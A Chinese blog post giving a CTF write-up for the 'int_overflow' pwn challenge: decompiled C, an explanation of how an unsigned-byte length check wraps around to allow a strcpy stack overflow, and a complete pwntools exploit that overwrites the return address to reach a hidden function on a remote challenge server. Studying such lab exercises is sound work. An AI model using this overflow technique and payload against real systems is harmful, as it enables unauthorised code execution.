攻防世界 int_overflow

原创

Nathan-Yang 于 2020-09-28 15:03:42 发布 307 收藏 1
分类专栏： pwn

本文链接：https://blog.csdn.net/u012890095/article/details/108849370

1.题目

2.IDA反汇编C程序

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp+Ch] [ebp-Ch]

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  puts("----------------------");
  puts("~~ Welcome to CTF! ~~");
  puts("       1.Login        ");
  puts("       2.Exit         ");
  puts("----------------------");
  printf("Your choice:");
  __isoc99_scanf("%d", &v4);
  if ( v4 == 1 )
  {
    login();
  }
  else
  {
    if ( v4 == 2 )
    {
      puts("Bye~");
      exit(0);
    }
    puts("Invalid Choice!");
  }
  return 0;
}
```

```
char *login()
{
  char buf; // [esp+0h] [ebp-228h]
  char s; // [esp+200h] [ebp-28h]

  memset(&s, 0, 0x20u);
  memset(&buf, 0, 0x200u);
  puts("Please input your username:");
  read(0, &s, 0x19u);
  printf("Hello %s\n", &s);
  puts("Please input your passwd:");
  read(0, &buf, 0x199u);
  return check_passwd(&buf);
}
```




```
char *__cdecl check_passwd(char *s)
{
  char *result; // eax
  char dest; // [esp+4h] [ebp-14h]
  unsigned __int8 v3; // [esp+Fh] [ebp-9h]

  v3 = strlen(s);
  if ( v3 <= 3u || v3 > 8u )
  {
    puts("Invalid Password");
    result = fflush(stdout);
  }
  else
  {
    puts("Success");
    fflush(stdout);
    result = strcpy(&dest, s);
  }
  return result;
}
```


3.流程分析

首先，选择login或者退出，选择login，则输入名字和密码，然后校验密码长度，长度小于等于3或者大于8等密码错误，否则成功。

但是看到这里，会有疑问，成功了之后呢？flag呢？在IDA的function view查找，发现一个函数what_is_this。一个存在于原函数但是我们程序流程里面没有调用过的函数。于是思路立马清晰了。**我们需要通过栈溢出来覆盖返回地址，将函数what_is_this的地址覆盖到返回地址上。**



接下来我们的问题就是寻找可以溢出的地方。很明显strcpy是可以产生溢出的地方，只要密码的长度超过14h+len（rbp）就可以覆盖返回地址。但是前面的密码长度判断限制了密码的长度。乍一想好像这个思路行不通了，其实前面的长度判断我们是否可以绕过呢？或者有其他方法可以躲过这个条件判断？

密码的长度赋值给一个unsigned int类型的变量v3。v3占据一个字节，取值范围是0~255。如果能造成int溢出，则密码的长度可以为：255+1+3=259 ~ 255+1+5=261。又259>14h+len(rbp)+len(addr(what_is_this)) = 20 + 4 + 4 = 28。

因此，我们可以通过int溢出绕过密码长度的判断，再通过strcpy将密码赋予14h长的dest，过长的密码字符将覆盖rbp和return_addr。构造覆盖return_addr的内容为addr(what_is_this)，这样执行完check_passwd方法后，将会去执行what_is_this方法，从而get flag。

exp如下：

```
from pwn import *

#sh = process('./int_overflow')
sh = remote('220.249.52.133', 49030)
sh.recvuntil('Your choice:')
sh.sendline('1')
sh.recvuntil('your username:\n')
sh.sendline('yangns')
sh.recvuntil('your passwd:\n')
payload = 'a' * 0x18 + p32(0x804868B) + 'b' * 231
sh.sendline(payload)
print sh.recvall()
```